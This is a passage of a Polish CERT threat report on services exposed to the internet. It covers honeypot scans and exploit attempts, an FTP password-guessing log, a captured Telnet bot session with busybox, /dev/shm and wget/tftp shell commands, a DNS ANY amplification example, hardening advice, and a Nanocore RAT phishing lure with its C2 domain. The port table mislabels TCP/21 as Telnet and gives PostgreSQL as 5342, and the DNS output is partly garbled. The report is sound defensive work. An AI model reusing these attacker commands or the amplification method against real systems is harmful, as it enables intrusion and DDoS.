TCP/80 TCP/443	HTTP HTTPS	500
TCP/4567	HTTP (panel zarządzania)	300
TCP/21	Telnet	300
UDP/161	SNMP	200
TCP/22	SSH	200
TCP/25	SMTP	200
TCP/993	IMAPS	180
TCP/143	IMAP	180
TCP/995	POP3S	180
TCP/587	SMTPS	180
TCP/110	POP3	150
TCP/465	SMTPS	150
TCP/3306	MySQL	200
TCP/5342	PostgreSQL	170
UDP/123	NTP	100

Rysunek 2. Szacowana liczba otwartych portów w adresacji polskich ISP (opracowanie własne na podstawie wyników skanów oraz danych udostępnianych przez Shodan i Censys)

Jak łatwo zauważyć, liczba hostów widocznych w samym tylko polskim internecie, sięga setek tysięcy w przypadku najpopularniejszych usług! Dlaczego tak się dzieje?

Przyczyny

Popularne przyczyny wystawiania przez klientów usług do internetu:

- Pozostawienie domyślnej konfiguracji urządzenia. By ułatwić pierwsze uruchomienie urządzenia, niektórzy producenci w domyślnej konfiguracji wyłączają wszystkie zabezpieczenia i publikują pełny zakres usług. W założeniu klient po uruchomieniu powinien dokonać stosownych zmian w konfiguracji. Tymczasem albo o tym nie pamięta, bądź nie potrafi tego zrobić.
- Wystawianie usług we wszystkich strefach, zamiast wyłącznie w LAN. W menu konfiguracji np. routera, klient często ma możliwość wyboru, czy usługa powinna być widoczna publiczne.
- Usługi w kontenerach. Docker podczas publikowania portu zmienia konfigurację firewalla w celu otwarcia ruchu przychodzącego. Jeżeli przypadkowo usługa zostanie opublikowana na wszystkich interfejsach (ustawienie domyślne), wówczas będzie dostępna ze wszystkich adresacji skonfigurowanych na serwerze.
- Usługi P2P. Z natury powinny być dostępne publicznie, dlatego klienci świadomie przekierowują porty/wyłączają filtrowanie ruchu na powiązanych z nimi portach.
- UPnP. Urządzenia i aplikacje mogą wykorzystywać protokół UPnP do rekonfiguracji routera/firewalla i włączenia przekierowania portu/wyłączenia filtrowania ruchu. Funkcjonalność ta miała w założeniach ułatwiać uruchamianie urządzeń przez mniej świadomych klientów, w praktyce jednak przyczynia się do powstawania nie zamierzonych luk w zabezpieczeniach.
- Wykorzystanie podatności. Wykorzystując podatności aplikacji bądź urządzeń, przestępcy uzyskują dostęp do konfiguracji i otwierają usługi do internetu celem ich późniejszej exploitacji.
- Brute force. Słabe bądź domyślne hasła skonfigurowane w interfejsach dostępnych z internetu mogą przyczynić się do przejęcia kontroli nad urządzeniem. Następnie, podobnie jak w przypadku podatności, umożliwia to atakującym zmianę konfiguracji i wystawienie kolejnych usług.
- DMZ. By ułatwić wystawianie usług do internetu, klienci wstawiają urządzenie w DMZ. Niestety, jeżeli nie zadbają o prawidłową konfigurację firewalla, oprócz usługi, którą świadomie chcieli opublikować, do internetu wystawiane są także pozostałe porty urządzenia.

Monitorowanie zagrożeń

Wśród narzędzi detekcji oraz analizy ataków sieciowych stosowanych przez zespoły cyberbezpieczeństwa, istotną rolę pełnią honeypoty – systemy z celowo pozostawionymi podatnościami, których rolą jest udawanie prawdziwych systemów i monitorowanie dzięki temu działań atakujących.




W zespole CERT Orange Polska wykorzystywanych jest wiele różnego rodzaju honeypotów, analizowane są także dane udostępniane przez podmioty zewnętrzne. Zwiększa to świadomość skali i celów ataków oraz technik wykorzystywanych przez atakujących.

Zdarzenia rejestrowane na honeypotach możemy umownie podzielić na 3 grupy: skanowanie, przełamywanie zabezpieczeń oraz próby wykorzystania do atakowania kolejnych celów. Omówimy pokrótce każdą z nich.

Skanowanie

Skanowanie to najczęściej rejestrowane zdarzenia. Ich celem jest inwentaryzacja sieci, hostów oraz usług widocznych w sieci, zbieranie informacji o wersjach oprogramowania, konfiguracji, wykrywanie podatności i błędów konfiguracji, które mogą być wykorzystane do późniejszych ataków. Najczęściej skanowane porty/usługi przedstawia rysunek 3 *w podziale na porty docelowe.* Do czołówki należą m.in.:

- icmp – prosty skan służący do wyszukiwania aktywnych hostów
- tcp/22 (SSH) i tcp/23 (Telnet) – prowadzone w celu wykrycia hostów z wystawionymi usługami umożliwiającymi zarządzanie urządzeniami, wykonywane na dużą skalę m.in. przez botnety takie jak Mirai do znajdowania kolejnych potencjalnych botów
- tcp/445 (SMB) – obecnie rzadko wystawiany w internecie, niemniej ze względu na liczne podatności w jego starszych wersjach, stanowi atrakcyjny cel dla atakujących
- tcp/80 (HTTP), tcp/8080 (HTTP) i tcp/443 (HTTPS) – podatne aplikacje webowe oraz panele logowania
- tcp/3389 (RDP) i tcp/5900 (VNC) – wyszukiwanie usług zdalnego dostępu w celu przejęcia kontroli nad hostami z wykorzystaniem m.in. prostych do złamania haseł
- tcp/21 (FTP) – wyszukiwanie serwerów FTP wystawionych bez hasła/z łatwym do złamania hasłem




Rysunek 3. Dobowa liczba unikalnych skanujących IP w podziale na porty docelowe

W przypadku protokołów SSH, Telnet czy http każdy z naszych honeypotów jest skanowany przez kilka tysięcy hostów dziennie. Czy oznacza to, że skala działalności przestępczej jest aż tak duża? Niekoniecznie. Skanowanie to nie tylko domena przestępców. Wśród źródeł skanowania widocznych na honeypotach, na podstawie źródłowych adresów IP, można zaobserwować także podmioty takie jak m.in.:

- komercyjne wyszukiwarki hostów i usług, takie jak m.in. Shodan i Censys;
- organizacje non-profit zajmujące się wykrywaniem zagrożeń sieciowych;
- jednostki CERT/CSIRT (zarówno publiczne w zakresie ich odpowiedzialności, jak i należące m.in. do ISP nadzorujących swoją przestrzeń adresową);
- producenci/dostawcy usług i narzędzi bezpieczeństwa w celu oceny poziomu zagrożeń;
- uczelnie i inne placówki naukowo-badawcze: w ramach prowadzenia badań naukowych.

Ataki

Znacznie groźniejszym od skanowania rodzajem zdarzeń są próby exploitacji hosta. Rysunek 4 prezentuje CVE najczęściej wykorzystywane wobec naszych honeypotów. Jak widać, większość podatności jest dość wiekowa, ale atakujący wykorzystują efekt skali. Atakując miliony hostów na całym świecie, w końcu trafiają na urządzenie nieaktualizowane od wielu lat.



Rysunek 4. CVE najczęściej próbowane na honeypot

Widzimy także próby użycia świeżych podatności. Na przykład na rysunku 5 widać próbę wykorzystania odkrytej w 2023 podatności CVE-2023-49103 dotyczącej oprogramowania ownCloud, czyli usługi hostingu plików wystawianej często na adresacji klienckiej.

W drugim wierszu widzimy próbę odczytania pliku docker/.env zawierającego zazwyczaj zmienne środowiskowe (w tym klucze i hasła) dla usług kontenerowych.

timestamp	source.country	source.as_org	url.path
2023-12-11 18:42:07.456	Bulgaria	Terasyst Ltd	GET /owncloud/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php HTTP/1.1
2023-12-11 18:41:48.936	Bulgaria	Terasyst Ltd	GET /docker/.env HTTP/1.1


Rysunek 5. Przykłady prób ataków na ownCloud i docker

Poza wykorzystywaniem podatności w oprogramowaniu, atakujący próbują także mniej wyrafinowanych metod. Widzimy próby zgadnięcia hasła do usługi FTP (rysunek 6), albo usługi telnet (rysunek 7). W tym przypadku honeypot wprowadził atakującego bota w błąd, sugerując, że hasło zostało odgadnięte. Dzięki temu widzimy dalsze kroki atakującego, po rzekomym przełamaniu zabezpieczeń.

Najczęściej próbowane hasła przedstawiamy na rysunku 8. Co nie powinno dziwić, sporo z tych haseł znajduje się w publikowanych co jakiś czas wyciekach.




Rysunek 8. Hasła najczęściej wykorzystywane przez atakujących.



```
11:36:38.885  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  QUIT   -          +OK Logging out
11:36:38.388  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  PASS   adminqwe123  -ERR Authentication failed.
11:36:38.295  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  USER   test       +OK User accepted
11:36:38.038  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  PASS   passwOrD   -ERR Authentication failed.
11:36:37.945  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  USER   test       +OK User accepted
11:36:35.850  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  PASS   PASSWorD   -ERR Authentication failed.
11:36:35.757  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  USER   oracle     +OK User accepted
11:36:33.883  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  PASS   pASSWorD   -ERR Authentication failed.
11:36:33.790  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  USER   oracle     +OK User accepted
11:36:30.155  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  PASS   PaSSWorD   -ERR Authentication failed.
11:36:30.056  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  USER   oracle     +OK User accepted
11:36:29.805  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  PASS   admin!@#123  -ERR Authentication failed.
11:36:29.787  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  QUIT   -          +OK Logging out
11:36:29.705  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  USER   test       +OK User accepted
11:36:18.458  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  PASS   admin123qwe  -ERR Authentication failed.
11:36:18.367  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  USER   test       +OK User accepted
11:36:17.388  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  PASS   admin123!@#  -ERR Authentication failed.
11:36:17.288  Bulgaria    Natskovi & Sie Ltd.  91.92.241.9  USER   test       +OK User accepted
```

Rysunek 6. Brute-foce na usługę FTP




```
payload_printable          root
                           ...default
                           root
                           ...7ujMko0admin
                           root
                           ...
                           guest
                           ...12345
                           root
                           ...system
                           enable
                           system
                           shell
                           sh
                           cat /proc/mounts; /bin/busybox XEVXS
                           cd /dev/shm; cat .s || cp /bin/echo .s; /bin/busybox XEVXS
                           tftp; wget; /bin/busybox XEVXS
                           dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s
```

Rysunek 7. Atak z wykorzystaniem protokołu Telnet

Amplifikacja DDoS

Ostatnią grupą obserwowanych zagrożeń jest wykorzystanie wystawionych usług do dalszego atakowania/wzmacniania ataków. Co gorsza, w przypadku niektórych typów ataków nie jest konieczne wcześniejsze przełamanie zabezpieczeń. Sytuację taką mamy m.in. w przypadku ataków Reflection/Amplification DDoS z wykorzystaniem protokołów SNMP, NTP oraz przede wszystkim DNS. Schemat takiego ataku przedstawiono na rysunku poniżej.



Rysunek 9. DDoS: DNS Amplification

Atak ten polega na wykorzystaniu tzw. open resolverów (serwerów DNS odpowiadających na zapytania spoza swojej sieci) w celu zwiększenia siły ataku DDoS. Atakujący wysyła fałszywe zapytania DNS do otwartych resolverów, podszywając się pod adres IP ofiary ataku. Serwery DNS odpowiadają na te zapytania, przesyłając znacznie większe odpowiedzi zwrotne (takie jak rekordy TXT lub wszystkie – ANY), niż żądania początkowe. Przykład takiego zapytania na rysunku 10. Atakujący pyta o wszystkie rekordy – zapytanie typu ANY. Zapytanie ma rozmiar kilkudziesięciu bajtów, a odpowiedź – zależnie od serwera DNS - kilka kB. Oznacza to, że atakujący uzyskał kilkudziesięciokrotne wzmocnienie. Oprócz tego ukrył swój adres IP – dla ofiary źródłem ataku będzie open resolver, a nie faktyczny atakujący. W analogiczny sposób odbywają się ataki z wykorzystaniem NTP albo SNMP.



```
;; QUESTION SECTION:
;sl.                            IN      ANY

;; ANSWER SECTION:
sl.                     1777    IN      TXT     "Generation Time: 1707467411"
sl.                     1777    IN      RRSIG   TXT 7 1 1800 20240310083012 20240209073012 14507 sl. H3ofWWnB9OzRZIF3kEOA89B633KB+IPtThk9B0NmqbMqaMUHXGR1c4yP Hw9gMrwSxbZ2Te+3329
d8cVYKIVwU8tUQYnvJ2iuCwkHIqRKuHXaYege 7+YUEtHkDfv9tX2EgpMZXpBOfkhqjlEyloCMa7gFHhXO/4ADRU0iiddU MEmAgrfzgjYeyhh+9nyeO//PkRgsccLw+8vQvG8JQTK943TIDXv49E9S 5GGmlGPKzVLC3sDVKQwLRbfPW
E9FuH31YMJhJTFAYqG3ImJUlYjGzPX9 ENFjBV0byk3ki7Wk/LgtZx5Gt74R0kHjTg1KHLHu42deiWGDuKmHUXLo EVfFyw==
sl.                     1777    IN      RRSIG   TXT 7 1 1800 20240310083012 20240209073012 55940 sl. d3cW4jdlNzsPTEKTPnlcaKdxjtJdyTjUtY7uZAhcSqAsIq9ndGzjOJVb q7gFXBQiE785M0GwITg
rOwHOsAH6CJyF3Isy+A5KmsY/0T0DbZXCGaxt tEziYLeFh2S+aFDNnP7+bptm4ylRfxl/2ENTo4GKLlgJ/nfEjn5KWyo6 sqyvO2ucEpXP4rN3exlrxLL11AXq9hn4/PWf7tist2efelzxVYw2eU32 TihYIuktWch81qjjb5lvyWClm
V63lUni2J9P7dQHRItLm++fkN86kx5s O4k5IWtkH+ofoQReVzmgh0VLoISb8YkMR4ckrBiFCO2oRbsKFkW/bhI jHVaXg==
sl.                     8431    IN      DNSKEY  257 3 7 AwEAAdxd7o/dx+wvfkCapfIkKFGjaiYjk3SIDQ7ZrlvtvYXf9a/MBxAB VbuY2ipb/At7Cn2MREtVfdT/+TWEzqeybYXZSBwYtkfGxdHvmppddHQj /aFZ6Op
Q2IW4KnLDr3SGayueUAZ693tJNy8DFJiyuiTin9oFm46z2swd kThbAwesTN40f/Kgz/m02FqcnyEco0aB+ffR4qxbRaBQVMfzoE/on6kL ODDgI6g5WIqalhrcHiCmKy/j2LzVbm9ODsFOhUdfZOIFR9Pq2llysTI O8alMiQO4Bhia
OyKqItA6ptGQbGORRNHiQm++8CNi/vUr852W45VYFm OM1qqoDyUtPaFjiPdyb7GcQiA8s4+5fOniQFxpbdINDs5BlV1yYgZl95 /N2lvUdHWDlCp4eK/CRvNMnIpOZqEiQBZ65LEk/7d2Cpc9xImgNfdp1r DTNo+aKw4MVf2JlzNtCZr5cWKc/dpQb4/Kh6JnwQFSR4Chd+hVu9AHRz ojro7qDUoTVNOdrrzVsk/1ONIGDg0LaPbAQI6JtU5DQCRFVcjoOGeCI1 E2bWKMLw14qYnJn9XMDo3/5fxU14+YHZ44C1rAn7AXhIX3me3a5phTBR QtSkudiSxf1Bf52yguXFyEIUP
bdPSBSIKLStflsfZ8JCRc8dfDYh8aGM Gev7U7HsiMKuxxqT
sl.                     8431    IN      DNSKEY  256 3 7 AwEAAb4qjYqBg4yE5D+OKMKCt8pOMfhl69duSzOnVq/GD/xlVUMmvueh EkD2q048nkEqAHEiL+r8gqxV+t+SIyTwKKU3OkkQdHrCUpEEK5nVE2CI yjidqMx
C99aAA5f5JH+oQexm6/gh9gSvd6Xmudu2mNbHH72GvQ6iJ88O Drlu184vYzg95xtNN7MwlVljq/ivoHFzdy0SrB6HP7H+PrnO77JLc8u7 bt/FgWd0h4/BWxdoK2iyeG2sqO6CoLmAikSBrXeCN59PixOsJgL69Wyp 8UC6LXIS8veSZ
6/AgtyR9Fr3I5VexjQzdjr8DcyOpym/cfSqOUudako LIsrAy9JiM=
sl.                     8431    IN      DNSKEY  256 3 7 AwEAAcs80gvIGeM7TDoBt0gfjFsmJ+6UOdll839s2RuwjQxHuOhnzWTW uuR3R28fuYVkfQs67OweuAcg2Qil5hXyrrnpaFTkuoOqN5ZGvBuIoQVA fxUHXuD
mFq8luuNyIOwrV0WR4Z8BnhAAuaZOAWpvpaSQsP42v4wEopjZ ivvbZnYeuTZu/Lrh8KLx2BjRNKE3vX90lUC9jo/aueInhnLtAm7iPkqD iOvMiLeEgCCGF76gFr3EjNKtO78T/LF0ySL88aQGTb/shrfeCp6DKzf pk9FtrM0yjckf
M2IgpmwVCJFVoBGlt0MZeunuengAb8lWwaDwRrVro3O XkcgohmRpOo=
sl.                     8431    IN      DNSKEY  257 3 7 AwEAAfHhW4FXfxF4lFuOfzmFu+1phl7YE4Q9n5+vcfuSYXsDdplaHSOb pJ57mIH9Kde1QnCZjiohXKadkeBAFVa6d2HiolSuBXq2ZF7tiT4cvN2D HcO0BFH
GVgsmhb+ut+J4PlrfhoCDgWyUhwHJKQj4hfYqdHMFD8sEpCVoN I1PzwXMiJ2GSIah2OFRTehvVg1duiZES2fQuEMToaranjtSMI2qIHr+6 wBD46ly3VkhPJ5OEYi9GV+SRHWvguV6YcTbpH91atZFG74/117DHOGdZt HHIYru/imz5qE
stlzlfzfekBb44v6RIZewplZpIZ13nLUSzelnBFTfdyc XFWfD3eaZuY7vqTURMsE803NJKCYaP/HeV92VTfnDVarreRUSBD2uN5G z8HCr8VPrCbj+zSHCRegalXwTgTqMXRKEqufGvH7q3pypYOlzlUh2HgWM 4B/yoxGxCnwH4r+Y6fV
9gHE2qqGxt2uG81YzskwehWfvD1WerWq6xK/z YJltyUUvI9BU2GCCg7MqbY6VrHYl7Si/O9BCC2lPwToKNhT4Mx+L/lp 5mE9lAf74SH+S8LEFY+N8JAjOh26c3yipAjlqMSWLtAfaTZz5wl260hWI dDvKBl4UU1xPQznFNFl5CpJ2C
5H9+iNtWanPsR/9TAsdYa25fhLPWQRd OGFecVwP5/ihDL2/
sl.                     8431    IN      DNSKEY  257 3 7 AwEAAcz1Ymg+ifbmFrJOKfJQBtSXs kvb5+U37czNfa0k9VSQ0W3yA2PoOCcRaIubArmOvc5gqpV9rElkf63xM Y3t5wL0F89WrfpisD5fCaO6cfQYM97dVqktvWRsymcRUhaJcQ4xZQuLI RhbM3QQYs8lQqkTkQf57G
35FaLIjp8B7RxLONKSTBPjlXcyQpUtDIuM rQLOKOP/6H2BywSOSgEuqfmGJS832hSTgOaNN91PJiE12tBEKMC1972A 5xtQ9Q==
sl.                     8431    IN      RRSIG   DNSKEY 7 1 21600 20240222190725 20240123181736 14507 sl. ICglQnIDTFyvOO5sePkzGWTRQDabZZyzOUPiiPuDqkkDIAcsjjFsTyYc jeLfxn3Q/ZeGDQQ
XJitPKgi15pO81rasJTjymg+ifbmFrJOKfJQBtSXs kvb5+U37czNfa0k9VSQ0W3yA2PoOCcRaIubArmOvc5gqpV9rElkf63xM Y3t5wL0F89WrfpisD5fCaO6cfQYM97dVqktvWRsymcRUhaJcQ4xZQuLI RhbM3QQYs8lQqkTkQf57G
35FaLIjp8B7RxLONKSTBPjlXcyQpUtDIuM rQLOKOP/6H2BywSOSgEuqfmGJS832hSTgOaNN91PJiE12tBEKMC1972A 5xtQ9Q==
sl.                     8431    IN      RRSIG   DNSKEY 7 1 21600 20240223181736 55940 sl. a8QR0swdJq+230LO71Hqh960V/I9qsXBZiFi4QjKM2qDYc/PRKt3QRaF uAw3GLfFXvCZsx7
15tKL2JosK+D7YJ8N5dnaNUHr7iZOVTQby6DiU9Ki X27oRzSy8XPe43W5T8EkLv0S6FokPHHQFWvNzkxIXmxom95odiMzU47c fm/FERDgoE9LZV82ST5dz2GclehQlurXkfD3GwsGtpOF5OxpJFLTb2 EvW3zKG8Cv7YEmz4xSbyW
zNjuK22iPwWQSblYJOFDhpQBscy/1lG9Yvb 6WflFgaxxktHqcYlKGeK6qOcwHrJKxlQFAVl1uJ5jWEioLm7FTnNVUB HXv4jA==
sl.                     8431    IN      RRSIG   DNSKEY 7 1 21600 20240222190725 20240123181736 40824 sl. EhzsODBRhOSdNKIPfxHX5QpHn4XO3VYfDVQeUHrikZV9lT6/Xs6Cy/0t qts5gmpH1zGLRcm
/ITGzVwah49zQ6i2UpmZwlwcA6relV+cg3Tgd2dp5 cNXIzqVXzXNVGPFHzNeeKMlLCOZpZSfWoKkOTTm6vCC1vOo1sIU5cjM7 EZJ0rWdsvKSmkNnF2YIOJBylmDH34+Q/Z5Sj5d19uFTLt8oJPEIOnEb DqUBJBQKTXeAs5e9iOYLz
9lFjCfWbuIs33OWoc8CJ4rV3EHPw6Yp7aQW w9ErVmVe7lcloucXkbS5AcGGmfldj0JYdh5j25UEmem0lxFaTnb6J9s ERgCx7+lHZPf9chLmARG7xocjN7oV1+m6VCkbQSpdKhWNreGAlK9IxA U5uDjp5dUEnbFBrndRYKC6R6lqlgkQtrIWst2jfp4UvHZndsn290OLwT QvT9tQeXiR7BXPBwHKWzyPQjkjfQcvI8QmZWGMqXwO4+qNgTcKzHVMT5bj o6QzcSL1wW/12vJN2bALs15uYXqpwgQHaG7/huw3wfiy/cNYJKdixdqa EiHz77dTvQORFZm8/6xQqcRB/GG67lqcpk7OX4Bj3pVIAvbQ==
sl.                     8431    IN      RRSIG   DNSKEY 7 1 21600 20240223181736 1179 sl. XkS+c3u5zfH7Ttpr41e8DGe0F3EVBJmVYXC3gaxc45RtXXi/00hXR725 Iru4YArXplnjQERy
eb6S0gUfyiKjHeIxazyc0zwCFqFy5aYBEWsm5aIe tvYSIIa5CV5WuoXugkmipy9fWbU//7lvRmyDcS1iTG51yLKmbtquKTIw hg5hAHI3bih4WRqdkN/L+oa8SCMAevM4PKBcOT9mVJKkYtzjFIo+idWT R19ta0QB4yInPgxs6DTRGr
islQyiQn6FescfhpINoIFcHiXWVYnisRy+ wiz8Sunu0FhbMd+uOOwAIHs5VfRNlpPIAlvBeJKZ5UxtFocYHZxZLA8 KN7lSL6wFWHld6QK9V34LYr5yqbWIvG2Z//+z8C+eUHBobGa3o2DTSl q+Cud5Rjnra5yF4kQrJSXPpOAi+I
dhw7ab/Ti5Dn5nua3xO88reHrD0Y dXI26vAfdTTuNFzVjDvLcATMlIzF+v1Xs3Z5D/oo8QdG10DbWOWEA9gN s9cV9NTivBzwt7mRvsclp/2KveSeQo4fnOS+ngE/DHTw6oVAOj6q5+HA W/88fvw33QLFkYn4fmk/AmJfbQIa7HRgVg
rIvfg6vNJWcWgKh0PKVg8a0 HgNtefq+YDvmZiEIVbeLUaBSpom3vW3sEbhR6uQCQdS3GKxw8vied LQf//3LuPJO=
sl.                     8431    IN      SOA     ns1.neoip.com.sl. adam.neoip.com. 2915191246 600 900 7200 3600
sl.                     8431    IN      RRSIG   SOA 7 1 21600 20240310050006 20240209040006 14507 sl. MnFA6qhv2YBpPBg6P4rLiY6PDw/Ox3IElWjz376Ft5TgUrw/A/3dV/NR hVMfj0TN4MHQm/FiwP
deKe0IFX1X1ML6Kq8ObAGqCJSPk8V5yyOVcIcT mGdHmGiyaneTmKew3fyVSyFp4pN8czFZFQiEU+M9ps29rnMx3rHwOeXF xrVSa3F3RIgvV+X5D2/m6Lz78zoruj+OgvNP8/+nTn3nzwTOPy34XBqp jJcF4hPEvRi/0hKuXQS7XMKv
TVkZfWtYhaUqsrp3/g3WA7WZAwvTAiJk 15CPJX42ebRxnkfLPpUlbO3kXnXy8+297X7KmoExeaS3GgM2y6/OOxZ hyWnGg==
sl.                     8431    IN      SOA     ns1.neoip.com.sl. adam.neoip.com. 2915191246 600 900 7200 3600
sl.                     8431    IN      RRSIG   SOA 7 1 21600 20240310050006 20240209040006 55940 sl. qAOiINx1S8SUHhJan89c6T3TaLIYIxNwr6hiWKLIGquap9pd5U9z7yvm qmp/MBlUeR2GJg/hmY
vOYns7+g8iHhQrE/8h+2/U3T68LDFcT84uEDBv nANTnFrqpjH02+V7SGK89hVi4plWfFcuj6q2gAdzEHwrz2144Dz9NcwS jqVRhOhzpiFnH+UqhIQvnmm4F317KaiuOZEW1rV2IhJHmrI6mb7iNchH Q8tVgKeUA2T/V2XMNWnl5Rxe
2oJQKTaslrsQcy7GXeyx3+4gg4Y4NQNd Rpy/qmG43KGUcUDNsWcjP4UmsaM4UxgRWdErwOZ5O2qkDlvksCmu0zyh DyQXcg==

;; Query time: 23 msec
;; SERVER:
;; WHEN: Fr
;; MSG SIZE  rcvd: 4583
```

Rysunek 10. Amplifikacja DNS

Porady na zakończenie

Dane zbierane przez honeypoty potwierdzają, że udostępniając usługę w internecie, bardzo szybko wystawiamy ją na skanowanie i próby przełamania jej zabezpieczeń. **Co możemy poradzić klientom pracującym na adresacji publicznej?**

- Regularnie aktualizuj oprogramowanie routera oraz wszystkich urządzeń przyłączanych do sieci. Jeżeli producent zaprzestał wydawania aktualizacji, szczególnie w przypadku routera, rozważ wymianę urządzenia na nowe.
- Zmień domyślne hasło routera oraz innych urządzeń na zgodne z obowiązującymi zaleceniami (na stronie CERT Orange Polska zamieszczamy poradnik dotyczący bezpiecznych haseł. Jeżeli to możliwe, zmień także nazwę użytkownika z admin/root na bardziej nietypową.
- Zweryfikuj ustawienia zapory sieciowej na routerze. Poza szczególnymi przypadkami celowego wystawiania usług do internetu, ruch przychodzący powinien być całkowicie zablokowany.
- Interfejs zarządzania routerem domowym/firmowym powinien być dostępny wyłącznie od strony LAN.
- Nie umieszczaj hostów w DMZ, jeżeli nie jest to konieczne.
- Porty przekieruj tylko dla usług, które koniecznie muszą być dostępne z zewnątrz.
- W przypadku usług typu DNS albo NTP, dopilnuj, aby były one dostępne tylko z LAN. Jeżeli nie utrzymujemy własnego zegara atomowego udostępniającego czas innym ani nie oferujemy publicznych usług DNS, nie ma żadnego powodu dla udostępniania tych serwisów w internecie. W szczególnym kiedy sami utrzymujemy własną domenę, powinniśmy ograniczyć się do dotyczących wyłącznie jej odpowiedzi autorytatywnych. W ten sposób nie staniemy się reflektorem ataków DDoS.
- Rozważ czy konieczne jest wystawianie NAS do internetu, zamiast tylko w LAN. Alternatywnie do wymiany plików w internecie można skorzystać z usług chmurowych.
- Producenci urządzeń typu kamery monitoringu oferują usługi pozwalające na podgląd obrazu z kamery bez wystawiania jej do internetu – obraz wysyłany jest do serwera w chmurze i stamtąd pobierany przez aplikację klienta. Z drugiej strony należy zastanowić się, na ile ufamy konkretnemu dostawcy i stosowanym przez niego zabezpieczeniom.
- Konfigurując zaporę sieciową pamiętaj także o protokole IPv6. W tym przypadku znacznie częściej klienci pracują na adresacji publicznej niż w przypadku IPv4.

Michał Łopacki

Fałszywa faktura, w środku Nanocore!

W lutym mieliśmy do czynienia w polskiej cyberprzestrzeni z kampanią złośliwego oprogramowania w fakturach podszywających się pod Orange Polska a mianowicie z Nanocore RAT (Remote Access Trojan).

8 lutego na skrzynki mailowe internautów trafiła kampania, zawierająca złośliwe oprogramowanie Nanocore (trojan zdalnego dostępu, Remote Access Trojan, RAT).

Jest to dość wyspecjalizowane i rozbudowane narzędzie, służące m.in. do wykradania poświadczeń użytkownika. W opisywanej kampanii podszywał się pod fakturę z Orange Polska wyłącznie ze spoofowanym adresem nadawcy (prawdziwe faktury przychodzą z niespoofowalnego e-faktura@pl.orange.com).

Dzień dobry,

nie dotarła do nas wpłata za u=ługi mobilne.

Łączne saldo do zapłaty:	**75,49 zł**
Numer konta Klienta:	**1.1**
Numer rachunku:	**09 1140** **5536**<=p>

Zapłać jak najszybciej. Masz to już za sob=#261;? Zignoruj tę wiadomość.


Dzięki terminowym wpłatom unik=sz odsetek i utraty przyznanych rabatów.

W otrzymanej od jednego z użytkowników próbce wystąpiły problemy z kodowaniem i pobraniem jednego z obrazów, nie można jednak wykluczać, że u części internautów wszystko wyglądało bez zastrzeżeń. W pliku ZIP udającym (nieudolnie) PDF znajdował się wspomniany Nanocore, komunikujący się ze swoim Command&Control pod adresem masterpat0nms672ns.duckdns.org, wykorzystując port TCP 3498.

